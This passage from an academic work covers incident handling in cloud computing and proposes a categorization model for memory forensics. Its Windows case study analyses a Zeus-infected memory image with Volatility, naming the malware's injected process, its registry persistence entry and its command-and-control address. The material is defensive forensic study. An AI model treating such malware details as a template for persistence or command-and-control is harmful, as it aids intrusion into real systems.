There are two main implications of the changes cloud computing brings about for incident handling as identified in this work. Firstly, a cloud customer's incident handling requirements must influence cloud sourcing projects much more than currently is the case: incident handling must be reflected in the SLAs and the customer's incident handling capabilities must be adjusted such that incidents occurring in cloud resources can be handled. Secondly, research into improving and adapting incident handling for cloud computing must be carried out.

5.3.1 Incident Handling and Cloud Sourcing

When contracting a cloud service, the capabilities and requirements of the customer on incident handling must be aligned with the incident handling capabilities

of the CSP. The treatment of customer issues in incident detection, analysis, containment, eradication, and recovery (cf. Sections 5.2.1– 5.2.3) provides a basis for this alignment:

- **Identify relevant event sources** The customer needs to identify possible approaches to detect and analyze security incidents. The most important basis for analysis and detection is event information – therefore, relevant event sources of the cloud service under consideration and the possibilities to add security-specific event sources must be identified.
- **Evaluate CSP's level of support for detection and analysis** Sections 5.2.1 and 5.2.2 gave various examples of CSP support for detection and analysis: Does the CSP provide access to the relevant event sources? Are the CSP's own incident handling capabilities adequate? Are incidents that have been detected by or reported to the CSP communicated in a timely fashion? Does the CSP provide adequate access to information required during analysis?
- **Establish communication channels and exchange formats** The customer relies on the access to event information and incident reports as well as efficient communication with the CSP's IH capability for analysis and response.
  A related topic are the formats used for communicating event and incident information: the IH tools used at the customer's side such as incident tracking system and tools for event analysis must be able to work with the formats used by the CSP.
- **Evaluate interface to contain, eradicate, and recover an incident** Probable incident scenarios suggest that certain standard mechanisms (such as customer access to virtualization snapshot functionality, customer-configurable web application firewalls, direct data access, etc. – cf. Section 5.2.3) can be helpful for containment, eradication, and recovery. However, because of the wide range of possible incident scenarios, it is unlikely that standard mechanisms will be sufficient in all cases. Therefore, in many cases adequate access to incident handling personnel of the CSP will be essential.

5.3.2 A research agenda for IH in cloud computing

The majority of research in incident handling focuses on the improvement of intrusion detection in the network and on the host. Current research in incident handling does not reflect the fact that cloud computing has a significant impact on incident handling processes, methods, and technologies. The approaches and challenges identified especially in the sections regarding incident detection (Section 5.2.1) and incident analysis (Section 5.2.2) provide the basis for a research agenda towards adapting incident handling to the cloud.

Cloud SLAs for incident handling This work provides many indications about issues regarding incident handling that should be treated in cloud SLAs. Precise requirements on CSPs regarding incident handling support must be defined and included in on-going work towards (1) the standardization of cloud security requirements such as the Common Assurance Maturity Model (the successor project of ENISA's Cloud Computing Assurance Framework [24]) or the Cloud Security Alliance's trusted cloud initiative [15] and (2) monitoring/controlling of SLA compliance in a cloud setting.

Generating and processing event information Generation and processing of event information are at the heart of incident handling in general and – to an even greater degree – in particular for the cloud.

- Every cloud computing environment is built differently and therefore a systematic approach towards identifying relevant events which support the detection and analysis of attacks must be developed.
- Efficient handling of event information requires accepted standards for event information.
- Resource pooling leads to event sources that contain information about many customers and thus cannot made accessible to a single customer for incident detection and analysis: methods for generating customer-specific event logs that contain as much information as possible yet do not violate the confidentiality/privacy requirements of other customers are required.

Detection & analysis methods for the cloud The relevance of ongoing work in certain fields of detection and analysis of security incidents is increased by the advent of cloud computing:

- Virtual-machine introspection is uniquely suitable for incident analysis in a cloud context; further research about virtual-machine introspection in general and its use for incident handling in the cloud should be conducted.
- To make the most of virtual-machine introspection and the snapshot feature of virtualization, research in memory forensics must be intensified.
- The collection of information via live forensics on running systems must be subjected to a systematic approach.
- Methods for incident detection and analysis based on event information such as logfile correlation and visualization must be improved and adapted to the specific requirements on incident handling in the cloud. This is of special importance for incident handling in PaaS and SaaS contexts, where most relevant information will be available as event logs.

- Detection methods that allow for detection with little or no information about the infrastructure that is monitored (e.g., virtual machines under customer control as treated by Christodorescu et al. [14] or web applications under customer control as treated by machine-learning / anomaly-detection approaches to web-application firewalling) must be improved.

5.4 Summary

This chapter describes the impact of cloud computing on incident handling based on sound definitions of cloud computing and incident handling. For the stages of incident handling that allow a general treatment, namely incident detection and incident analysis, problems are identified, possible approaches are developed and (research) challenges are elicited. For incident containment, eradication and recovery, problems and possible approaches are examined based on frequent incident scenarios.

We show that cloud computing will have a significant impact on incident handling, one of the corner stones of sound security management. Cloud customers must establish clarity about their requirements on CSPs for successful handling of incidents and contract CSPs accordingly; CSPs must strive to support these requirements and mirror them in their SLAs; research into cloud incident handling must focus on the most pressing issues and most promising approaches. The comprehensive treatment of incident handling in the cloud provides a basis for these activities.

Chapter 6

Digital Forensics Memory Categorization Model

6.1 Introduction

Classically, hard disk drives and file systems have been the primary analysis subject in forensics computing. Today, however, the analysis of main memory content is almost equally important for multiple reasons. Firstly, the rise of cloud storage has lead to the situation that relevant data may not be stored locally at all, making it necessary to analyze existing connections to the cloud service provider which are stored in main memory [60]. Secondly and similarly, disk encryption causes the content of the hard drive to be inaccessible unless the encryption key (usually stored in main memory) can be obtained [53]. Thirdly, evidence of modern (non-persistent) malware does not leave any evidence on the hard drive, making main memory analysis mandatory [11, 12, 38]. Because of the volatility of evidence and differing data organization principles, the forensic analysis of main memory content (often abbreviated as *memory forensics*) is generally assumed to be different from file system analysis and a research and development field in its own right.

Research and development in memory forensics has developed strongly in the past, as can be witnessed by methodological advancements [78, 79] and the existence of many versatile tools for memory analysis [39, 58, 80]. Briefly spoken, these tools apply knowledge about internal memory structures of the operating systems to extract useful evidence from a memory snapshot, such as a list of running processes, established network connections or opened files. Since the way in which such information is handled and stored is highly dependent on the (implementation of the) operating system (OS), specific parsers for each OS have been developed and any changes in how the OS treats this data must be reflected in the tools. As a result, memory forensics is often regarded as a highly OS-dependent business. However, in practice an analyst is often confronted with different operating systems that need to be investigated and it is necessary to not only analyze each system separately but rather to collect and correlate information from all of these systems in a coherent manner. Therefore, there is need for a more OS-independent approach to memory forensics, an approach that draws from the types and functions of the data and their semantic relationships.

Interestingly, the current problematic situation in memory forensics is similar to the fragmented situation during the early years in forensic file system analysis when investigation work was regarded as a file-system dependent business. The

situation was addressed by Carrier utilizing a file-system independent view of file system forensic analysis [10]: He provided a generic categorization of file system data that allowed to map any information that is provided by a file system to exactly one category. This formed the basis for a unified handling of evidence from different file systems such as *extX*, *FAT*, and *NTFS* using a common tool set, the widely adopted *Sleuthkit* [76]. Naturally, Carrier's approach also supported the consistent correlation of information from different sources, as for instance in timeline analysis.

Chapter Outline We briefly revisit Carrier's classification model for file system data in Section 6.2. Readers familiar with this model can safely skip this section. We then elaborate on our categorization model for main memory in Section 6.3. We evaluate the model in two case studies: a memory forensic analysis of a Windows system in Section 6.4 and of a Linux system in Section 6.5. Section 6.6 discusses the implications of our work while Section 6.7 names limitations, proposes some future work and concludes this chapter.

6.1.1 A Brief History of Memory Forensics

In the beginnings of digital forensics, memory dumps were mostly analyzed using the UNIX utility *strings* to search for specific information such as IP addresses or file names, a very error-prone method. Sparked by the 2005 Digital Forensic Research Workshop challenge [21], researchers started working on tools to better interpret main memory dumps, resulting in today's multitude of possibilities which we briefly review.

Early work, such as Betz's *MemParser* [2], Burdach's *Windows Memory Forensics Toolkit* [9], and Garner Jr. and Mora's *Kntlist* [27] were able to enumerate through active processes, modules and other kernel objects and partly also to extract those objects from memory dumps of Microsoft Windows Systems. These tools relied on the identification of central data structures but were error-prone on compromised systems that had modified them, such as a process that was unlinked from the kernel internal process list. Subsequently, Schuster [68] introduced a method to search for processes and threads within a Windows memory snapshot without the identification of the process list.

Later, these efforts resulted in the development of memory analysis frameworks such as *Volatility* [80] or *rekall* [30]. Both frameworks use so-called *modules* (or *plugins*) to analyze the memory dump of different operating systems and extract the relevant data for digital investigations. Modules, however, are built and assembled in an ad hoc and sometimes even OS-dependent fashion. This has resulted in a plethora of more than 100 modules that partly differ only in the way in which information is presented. For example, the module *pslist* extracts and presents the list of active processes from memory, whereas *pstree* extracts the

same information but presents the parent-child relationship as a tree. As another example, a module called *psscan* searches for all processes in the memory dump and implicitly assumes a Windows system memory dump, whereas the module *linux_psscan* performs the same action for a Linux memory image.

6.1.2 Our Results

In this chapter, we propose a generic and OS-independent approach to memory forensics. It is based on a categorization model for main memory contents that can be applied to all current computer systems we are aware of. We argue that this model is useful both for organizing memory forensics (and its tools) and performing digital investigations independent of the OS employed.

The basic principle of our model is the differentiation between *code* and *data*. Code is content of memory that is executed by the CPU and is used to control the actual control and data flow of the system. This might be operating system code or application code. In contrast to code, data is content of the memory that stores information used by code. Even most of today's system us the *von Neumann* architecture, where data and code are the same, still the system must know where code and data is located. This can be data structures necessary to store control flow information or user-content.

Besides the differentiation between code and data, we orthogonally distinguish between *payload* and *management* information. On the one hand, payload information (code and data) is the abstraction of generic user applications such as browsers or text processing applications that provide some wished functionality for the user. It is such payload which is the primary reason for running the computer system in the first place. Payload is typically stored within the user space of the memory. Payload code is the code of these applications, payload data are for example web pages or documents processed by the application code.

On the other hand, management information (code and data) allows for correct execution of the payload code. As a minor differentiation of management information, we further distinguish between *memory* and *runtime* management, aiming at the fundamental distinction between the two main resources provided by all computer systems today and which OSs need to handle: physical memory and CPU time.

An example for *memory management code* is the page fault handler, an example for *runtime management code* is the process scheduler. Code in these categories is crucial for running a computer system and may contain interesting evidence in an investigation because attackers may modify it in order to conceal their activities. The data used by this code is management data. Data structures such as process lists, file handle lists, or network connections are *runtime management data*, while the page table for example belongs to *memory management data*.

In addition to these categories, we introduce an additional *memory system architecture* category that contains data which describes the architecture of the memory itself and the necessary information to start a system. This data must not exist within the memory but is important for later analysis and therefore necessary for forensic tools. One example of such data is the *Page Size* of the memory which is a necessary information for parsing tools.

Overall, our model consists of five main categories describing the content of main memory. These are depicted in Figure 6.1:

1. Memory system architecture category
2. Management code category
3. Management data category
4. Payload code category
5. Payload data category

We argue that out model also helps to organize digital investigations by observing that memory forensics usually accesses these categories in a common sequence, beginning with the memory system architecture category, followed by the management data category, possibly the management code category, and then optionally investigating payload code and data. We exemplify this by mapping two case studies to our model. This shows that our model not only helps to understand memory forensics but also helps in performing concrete digital investigations independent of the OS employed.

Overall, we argue that like file system analysis also memory forensics can profit from a more semantic approach. The semantic approach does not only simplify the view on main memory content but will also help to simplify the development of new tools, the adoption of existing approaches to new operating systems, and provide a basis for a unified and abstract handling of all different kinds of information that can be obtained from main memory.



Figure 6.1: Overview Categorization Model

6.2 Revisiting Carrier's Filesystem Reference Model

In 2005, Carrier introduced a reference model for the analysis of filesystems [10]. He argued that it makes it easier to compare different filesystems and supports the analyst in identifying the origin of the filesystems. His reference model has five categories:

1. File system category
2. Content category
3. Metadata category
4. File name category
5. Application category

In the *file system category*, basic information about the file system itself is described. This data makes the filesystem unique, as it contains information about the cluster sizes, the location of data structures, and performance indicators, for example. This helps the analyst to identify where to find certain data within the filesystem. The majority of data in the filesystem belongs to the *content category*. Data in that category is the content of a file, e.g., the written text for a document.

Additional categories refer to data necessary to manage the content of file systems. This resulted in the *metadata category* which contains data such as the file size and timestamps of when the file was created, last modified, or accessed. For an analyst, this information is crucial during an investigation because it allows the creation of a timeline of the identified evidence. A specific piece of metadata, namely the *file name*, was identified by Carrier as so crucial that it deserved its own data category.

Next to all of this information there is also some data in the file system which is used for special features. This information may not be stored within the filesystem but in some circumstances this may be easier for the developers. According to Carrier, such information are journals or quota statistics and he names it *application category*.

After introducing the reference model, Carrier extensively showed how to map the different filesystem elements to the introduced categories [10]. He used his developed tools from the Sleuthkit Framework [76] to illustrate how a forensic framework can be developed using his reference model and how it helps to compare evidence from different filesystems. Table 6.1 gives an overview of the mapping between the different tools within Sleuthkit and the categories.

Category	Sleuthkit Tool
File System Category	*fsstat*
Content Category	*dstat*
Metadata Category	*istat*
File Name Category	*fls*
Application Category	*jls*

Table 6.1: Sleuthkit tools mapped to the filesystem reference model.



Figure 6.2: Hierarchical overview of categorization model.

6.3 Main Memory Content Categorization Model

We now propose in detail a generic data categorization model for the forensic analysis of main memory. The goal of the model is to describe the content of the data which resides in memory during the runtime of the system in a way that is independent from the operating system's memory architecture. This on the one hand helps investigators to better compare the results of different analysis tools, and on the other hands helps developers to easier adopt new OS implementations into their tools, when they use our model.

Recall that our model consists of five main categories that we briefly motivated in the introduction. Figure 6.2 depicts these categories in a hierarchical manner that is closer to how analysts use the data categories in an investigation. Usually, the investigation starts by analyzing the memory system architecture category and, from there, turns to more specific data categories depending on the investi-

gation. In the following exposition, we further focus on the forensic usage of these categories, i.e., how an analyst or a forensic tool is already using these categories. Roughly speaking, whenever an analyst is searching for evidence, he or she already expects to find it at a certain place. Based on this assumption, he or she can identify the according category and choose the right tools and techniques to search for the questioned data. We now want to discuss each category in detail.

6.3.1 Memory System Architecture Category

The memory system architecture category contains general data about the memory structure. This information is essential for the operation of the system. In most cases, the information is stored at the beginning of the memory or it is specified by the system architecture. Analyzing this data is essential for later analysis of other categories in order to understand where to search for different information in the memory dump. It may also contain information about the used CPU architecture and what operating system is used. When the information in this category is corrupted, further analysis is rather cumbersome, which makes this category crucial for the forensic analysis. However, the usage of this information is often rather transparent to the investigator, as he or she usually does not use this information as evidence directly.

6.3.2 Management Data

Management data roughly corresponds to all data structures that are managed by the kernel and which are not directly accessible by user programs. This is an important category since it comprises many data structures that are vital to the correct functionality of the system.

Within the management data category, it is possible to distinguish *memory* and *runtime management data*. This abstract categorization corresponds to the fundamental distinction between the two basic system resources: memory and CPU time. Since it can be argued that this distinction is not important for forensic analysis, we see this distinction as a minor differentiation of the management data category, i.e., this distinction does not motivate new main categories of our model.

Memory Management Data An operating system needs to implement memory management in order to execute both, the OS kernel itself, and applications. Every operating system implements its own memory management and uses specific data structures for that purpose. One example of such a data structure is the *page table* of the kernel virtual address space which is necessary to store the mapping between virtual memory addresses and the corresponding physical pages.

Data in this category is necessary from a forensic perspective to enumerate the different memory abstractions (address spaces of the kernel and user applications in virtual memory for example) and further to understand how the memory is managed in each address space in order to parse and interpret it correctly. It is therefore vital to reconstruct the memory view of the kernel as well as user programs and must be analyzed first.

Since memory management is performed differently by every operating system, data in this category can also be used to fingerprint operating systems. This however also means that forensic tools can hardly implement a generic mechanism for interpreting this kind of data. They must do this on a case-by-case basis.

Runtime Management Data *Runtime management data* is information the operating system needs in order to properly manage the runtime of the applications and the kernel. These data structures are different for every operating system and for this reason, forensic tools need to implement different approaches to parse them. Examples of such data structures are the list of concurrent activities (threads) in the kernel. Note that many operating systems do not distinguish between an address space and concurrent activities in the kernel, but there can in principle be many threads within one address space. The list of running *processes* therefore may belong to both the memory management data category and the runtime management data category if a process is understood as an address space (a page table) together with exactly one activity (thread) in the kernel.

Information in the runtime management data category is important for forensic investigations, because the data which is stored in this category contains lots of information about the current activities on the system.

Often, a process list for example is implemented using a double-linked list and the runtime management code uses it. While analyzing this data it is important to note that attackers may change these data structures in order to influence system behavior and hide malicious activity. Sticking with the example of the process list, an attacker may modify the double-linked list in a way that a malicious process is unlinked from that list. When now the operating system iterates through this list, it does not find the malicious process and an user is not able to identify it.

Other examples for runtime management data are the list of active network connections, the list of loaded kernel modules, or the list or active device drivers.

6.3.3 Management Code

One task of the operating system kernel is to execute the system and provide functionality like reacting on interrupts or handle memory access. All this code is collected in the management code category. It basically consists of all kernel code that is not directly accessible by user programs.

Similarly to management data, we distinguish between two kinds of management code: One is used to manage memory (memory management code), and the other is responsible for the execution the kernel (runtime management code).

Memory Management Code Code that is used to manage the memory is often of primary interest during an investigation since it is necessary to interpret memory management data. Therefore, memory management code is usually not used as evidence directly but rather helps to find evidence. An example for memory content in this category is the page fault handler, which gets executed whenever a virtual memory address is accessed but is currently not mapped into the virtual address space. When such a page fault occurs, the handler accesses the page table (i.e., memory management data) to look up the information that is necessary to map the missing page.

Runtime Management Code In contrast to memory management code, runtime management code includes code that is used by the kernel to manage its own execution. This code uses runtime management data to store information that is needed to execute and organize the system. It is important for an analyst to understand how the operating system is working to better classify evidence found in memory. Examples of runtime management code are vital OS routines like the dispatcher or the scheduler that use the process list to manage the active processes. The handling of network connections for user- and kernel-space applications is another example of this category.

Code which is used to extend the functionality of the operating system during runtime can be also categorized as runtime management code. This code is mostly not necessary to run the system but improves the execution or provides access to hardware resources which is not provided by the standard operating system functionality. In the context of kernel extensions, such functionality is mostly implemented using drivers. Drivers have access to crucial parts of the operating system and therefore are a quite common way for an attacker to influence the execution of the operating system and even modify its entire behavior.

6.3.4 Payload Data

Regarding a modern operating system, most of the memory content is what we categorize as payload. *Payload data* is what is processed by user-space applications and partly by kernel-space applications, too. A digital forensic investigator is primarily interested in payload data, as it contains information about what an application is currently processing and lots of evidence is contained in this category. However, to access payload data, it is usually necessary to analyze management data first. The Windows Registry is a prominent example of payload data.

As further examples of payload data, files that are loaded into main memory in order to process them, such as text files or documents, belong to this category. But also data which a process obtains via network connections, like websites shown in a browser, or data that is just calculated or generated in other ways during execution belongs to this category. Further, not only user-space applications use data in this category, it can also be the case that kernel-space code uses such data, for example, if it is transmitted from hardware devices and is processed by the kernel, but is not crucial for executing the system itself.

For an investigator, this category is important because there is actually a lot of evidence which he or she needs to investigate and classify. An analysis framework needs to know where a process stores the data in the memory and if necessary it needs to extract it from the memory in the right order. Sometimes, this means that it needs to implement the application's logic of processing the data.

6.3.5 Payload Code

The last category in our model is memory content we categorize as *payload code*. This is, next to the *payload data* category, the majority of the actual memory content. An example here are applications which are running in the user context or kernel code required to fulfill certain non-critical tasks. From a forensic perspective this is one of the most important data and most forensic tools are implementing code to interpret the content and show it to the analyst for further reverse engineering.

Attackers often misuse data in this category and therefore an analyst must understand where to find the evidence for certain malicious tasks and how to classify them. There are different examples, like the exploitation of a process and the injection of code into that process. This code mostly performs malicious tasks and the goal of an attacker is to hide it from investigation tools. In order to detect such evidence, memory analysis tools need to understand how to interpret these memory contents. In contrast to much management code, payload code if more regularly directly used as evidence by investigators.

6.3.6 Semantic Relationship of the Categories

The previously illustrated categories interact or influence data and code in other categories. We now explain semantic relations between these categories, which means how they interact with each other.

Most content of a memory dump is within the *payload code category* and the *payload data category*. Here, the user executes applications that use all kinds of different data, such as user data or configuration data. Therefore, the most obvious relation in our model is between those categories. The illustrated example



Figure 6.3: Semantic representation of the model.

in Figure 6.3 is a process which is using memory regions previously allocated to the process and with application-specific content. The interaction is initiated by application code and is using the memory regions classified as *payload data category*.

Content which is in the *payload code category* is managed by two different other categories. One is the *runtime management code category* and the other is the *memory management code category*. The *runtime management code category* is manages the runtime of the payload code. For example the *process scheduler* is such a kind of management code which is responsible to give CPU time to processes in the user space. This is crucial for the successful operation of an operating system because if this management code is failing, the OS may crash. Another interaction of the *runtime management code category* is the relation with the memory content categorized as *payload data*. The *runtime management code* is responsible for providing the access to the memory for the process to store payload data, like providing memory allocation functionality. The *memory management code category* also influences the payload code by providing memory management functionality. One example is the *pagefault handler* where the operating system is managing the memory and reacts on pagefaults, that occur whenever the current requested memory page is not physically present.

The semantic relationships in Figure 6.3 again emphasize the central role of memory management code and data. It is vital to understand these categories first before other categories can be analyzed. Runtime management code and data is next important, since understanding the information in these categories is vital to understand payload data and code. We illustrate this by giving two real world examples in the following section.

6.4 Microsoft Windows Case Study

The Windows operating system, like most operating systems, divides memory into kernel- and user-space. A certain amount of memory is allocated for kernel functionality and is managed by the kernel pool manager. Windows is an object-oriented operating system, which means that all resources are objects within the memory. Furthermore, there are methods which support the manipulation of the objects.

Memory management uses the methods provided by the underlying CPU architecture. In Windows, the memory management uses pages and if new memory is needed, the kernel will call the memory manager, which searches the physical memory for as many free pages as requested, allocates them, and provides them as virtual memory.

Forensic tools, such as *Volatilty*, are aware of this architecture and parse the memory dump accordingly. We now describe a first case study in detail and then go through the necessary tasks of an analyst. We also map all the required information to its category.

6.4.1 Scenario: Malware infected Windows system

In this scenario, which is based on a publicly available memory image [45], we used an infected Windows XP system with a malware sample called *Zeus* [3]. This bot implements various functionality, but is mostly used as a banking trojan. It uses HTTP connections to a Command and Control server (C2S) to obtain instructions from the botmaster.

The malware itself is mostly delivered by sending phishing emails. Victims receive email with malicious attachments or malicious links and are tricked into installing the malware. It is also distributed using exploit kits, which infect victim systems if they access malicious websites using out-dated software.

In order to become persistent, the malware installs itself in the startup of the user's Windows profile. The executable and its configuration is stored either in the Windows directory itself or in the profile path of the user, depending on whether the user has administrative privileges or not. The configuration stores information about the used C2S and about which websites should be monitored. The configuration can be updated when the bot is connecting to the C2S.

6.4.2 Digital Evidence

The malware stores itself in the Windows Registry, within the file system, starts the process, injects itself into other processes, and lastly has active network connections. Thus, a forensic analyst needs to investigate the following information:

```
1       Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86
           (Instantiated with WinXPSP2x86)
2                   AS Layer1 : IA32PagedMemoryPae (Kernel AS)
3                   AS Layer2 : FileAddressSpace (zeus.vmem)
4                    PAE type : PAE
5                         DTB : 0x319000L
6                        KDBG : 0x80544ce0
7       Number of Processors : 1
8  Image Type (Service Pack) : 2
9             KPCR for CPU 0 : 0xffdff000
10          KUSER_SHARED_DATA : 0xffdf0000
11        Image date and time : 2010-08-15 19:17:56 UTC+0000
12  Image local date and time : 2010-08-15 15:17:56 -0400
```

Figure 6.4: Information about the system architecture of the acquired memory.

- Processes
- Windows Registry
- Network connections

All these information can be extracted from the memory using *Volatiltiy*. We now illustrate the typical approach used by an analyst and map each step to our model.

System Architecture One of the first steps, after acquiring the memory, is to check the basic information of the system and it's memory architecture. The according *Volatility* output of the module *imageinfo* is shown in Figure 6.4.

The output shows some important facts for the further investigation: The operating system is Windows XP either with Service Pack 2 or 3 and it is a x86 CPU. This information belongs to the *memory system architecture* category because it consists of details about the memory itself and some information about the running operating system. As previously discussed, this information is required for the used memory analysis tool in order to correctly parse the content of the memory dump.

Processes Considering a possible malware infection, the analyst will next have a look at the process list. The process information of Windows is stored in a double-linked list. The memory analysis utility looks for this list in the memory dump and iterates through the list in order to identify each process. This can be done using the Volatility plugin *pslist*. However, malicious software may use tricks to unlink itself from this list in order to hide itself. Therefore Volatility has

the ability to search for process headers and identify if there is a process without a link in the list. To this end, the analyst can use the Volalitiy module *psscan* to get a list of all processes. This is illustrated in Figure 6.5.

The obtained information belongs to the *runtime management data* category. Note that *Volatility* not just searches the memory for the double-linked list; it can also scan for the process objects. In order to do so, it is necessary to understand how the process management is implemented. Thus, *Volatility* and other tools need knowledge of *runtime management code*, too. This illustrates that content of the *runtime management data* category is directly shown to the investigator, whereas *runtime management code* is often used indirectly.

The extracted information shows a list of running processes. Unfortunately, we cannot identify a suspicious process in this list, because the actual *Zeus* binary injects its code into a process. In this case it is the *svchost.exe* process with the process identifier 856.

Windows Registry The *Zeus* bot uses a persistence mechanism in order to get executed after a system restart. It achieves this by executing its executable during the Windows login process by changing the Windows registry. The Windows registry consists of several different files, called *hives*, and they are permanently located within memory.

First we need to determine the exact locations of the hives in memory by using the *hive* module of *Volatilty*. The results shown in Figure 6.6 reveal that the according *hive* is located at the address *0xe153ab60*. In order to get the login registry value, we need to find the hive file and need to know how to parse the file within the memory. This is achieved using the *printkey* command and the result is illustrated in Figure 6.7. In this registry value we see that a program called *sdra64.exe* gets executed. In this investigation step an analyst searches for registry files and interprets them. We categorize this information as *payload data* and *payload code*. On the one hand we search for a file, which is obviously data and on the other hand we need to understand the code how the data is parsed. Both commands actually use elements from both categories of our proposed model.

Network connections Malicious software, like *Zeus*, is not helpful for a criminal without a communication channel, which he can use to control the system. This data in memory can be categorized as *runtime management data* and can be extracted from a memory image using the *connscan* command. From the output we can identify that there are connections from the process with *pid* 856 to the IP address *193.104.41.75* on port 80. This is the connection to the C2S of the botnet. An investigator is now able to get further information about the server. *Volatility* must be aware of the location Windows stores the network connections and for the interpretation it must know the data structure.

```
Offset(P) Name                PID   PPID PDB        Time created
--------- ---------------- ------ ------ ----------------------------
0x10c3da0 wuauclt.exe        1732   1028 0x06cc02c0 2010-08-11 06:07:44
0x10f7588 wuauclt.exe         468   1028 0x06cc0180 2010-08-11 06:09:37
0x1122910 svchost.exe        1028    676 0x06cc0120 2010-08-11 06:06:24
0x115b8d8 svchost.exe         856    676 0x06cc00e0 2010-08-11 06:06:24
0x1214660 System                4      0 0x00319000
0x211ab28 TPAutoConnSvc.e    1968    676 0x06cc0260 2010-08-11 06:06:39
0x49c15f8 TPAutoConnect.e    1084   1968 0x06cc0220 2010-08-11 06:06:52
0x4a065d0 explorer.exe       1724   1708 0x06cc0280 2010-08-11 06:09:29
0x4b5a980 VMwareUser.exe      452   1724 0x06cc0300 2010-08-11 06:09:32
0x4be97e8 VMwareTray.exe      432   1724 0x06cc02e0 2010-08-11 06:09:31
0x4c2b310 wscntfy.exe         888   1028 0x06cc0200 2010-08-11 06:06:49
0x5471020 smss.exe            544      4 0x06cc0020 2010-08-11 06:06:21
0x5f027e0 alg.exe             216    676 0x06cc0240 2010-08-11 06:06:39
0x5f47020 lsass.exe           688    632 0x06cc00a0 2010-08-11 06:06:24
0x6015020 services.exe        676    632 0x06cc0080 2010-08-11 06:06:24
0x61ef558 svchost.exe        1088    676 0x06cc0140 2010-08-11 06:06:25
0x6238020 cmd.exe             124   1668 0x06cc02a0 2010-08-15 19:17:55
0x6384230 vmacthlp.exe        844    676 0x06cc00c0 2010-08-11 06:06:24
0x63c5560 svchost.exe         936    676 0x06cc0100 2010-08-11 06:06:24
0x6499b80 svchost.exe        1148    676 0x06cc0160 2010-08-11 06:06:26
0x655fc88 VMUpgradeHelper    1788    676 0x06cc01e0 2010-08-11 06:06:38
0x66f0978 winlogon.exe        632    544 0x06cc0060 2010-08-11 06:06:23
0x66f0da0 csrss.exe           608    544 0x06cc0040 2010-08-11 06:06:23
0x6945da0 spoolsv.exe        1432    676 0x06cc01a0 2010-08-11 06:06:26
0x69a7328 VMip.exe           1944    124 0x06cc0320 2010-08-15 19:17:55
0x69d5b28 vmtoolsd.exe       1668    676 0x06cc01c0 2010-08-11 06:06:35
```

Figure 6.5: List of processes parsed from the memory dump.

```
Virtual  Physical Name
---------- ----------
    --------------------------------------------------
0xe1c49008 0x036dc008 \Device\HarddiskVolume1\Documents and
    Settings\LocalService\Local Settings\Application
    Data\Microsoft\Windows\UsrClass.dat
0xe1c41b60 0x04010b60 \Device\HarddiskVolume1\Documents and
    Settings\LocalService\NTUSER.DAT
0xe1a39638 0x021eb638 \Device\HarddiskVolume1\Documents and
    Settings\NetworkService\Local Settings\Application
    Data\Microsoft\Windows\UsrClass.dat
0xe1a33008 0x01f98008 \Device\HarddiskVolume1\Documents and
    Settings\NetworkService\NTUSER.DAT
0xe153ab60 0x06b7db60
    \Device\HarddiskVolume1\WINDOWS\system32\config\software
0xe1542008 0x06c48008
    \Device\HarddiskVolume1\WINDOWS\system32\config\default
0xe1537b60 0x06ae4b60 \SystemRoot\System32\Config\SECURITY
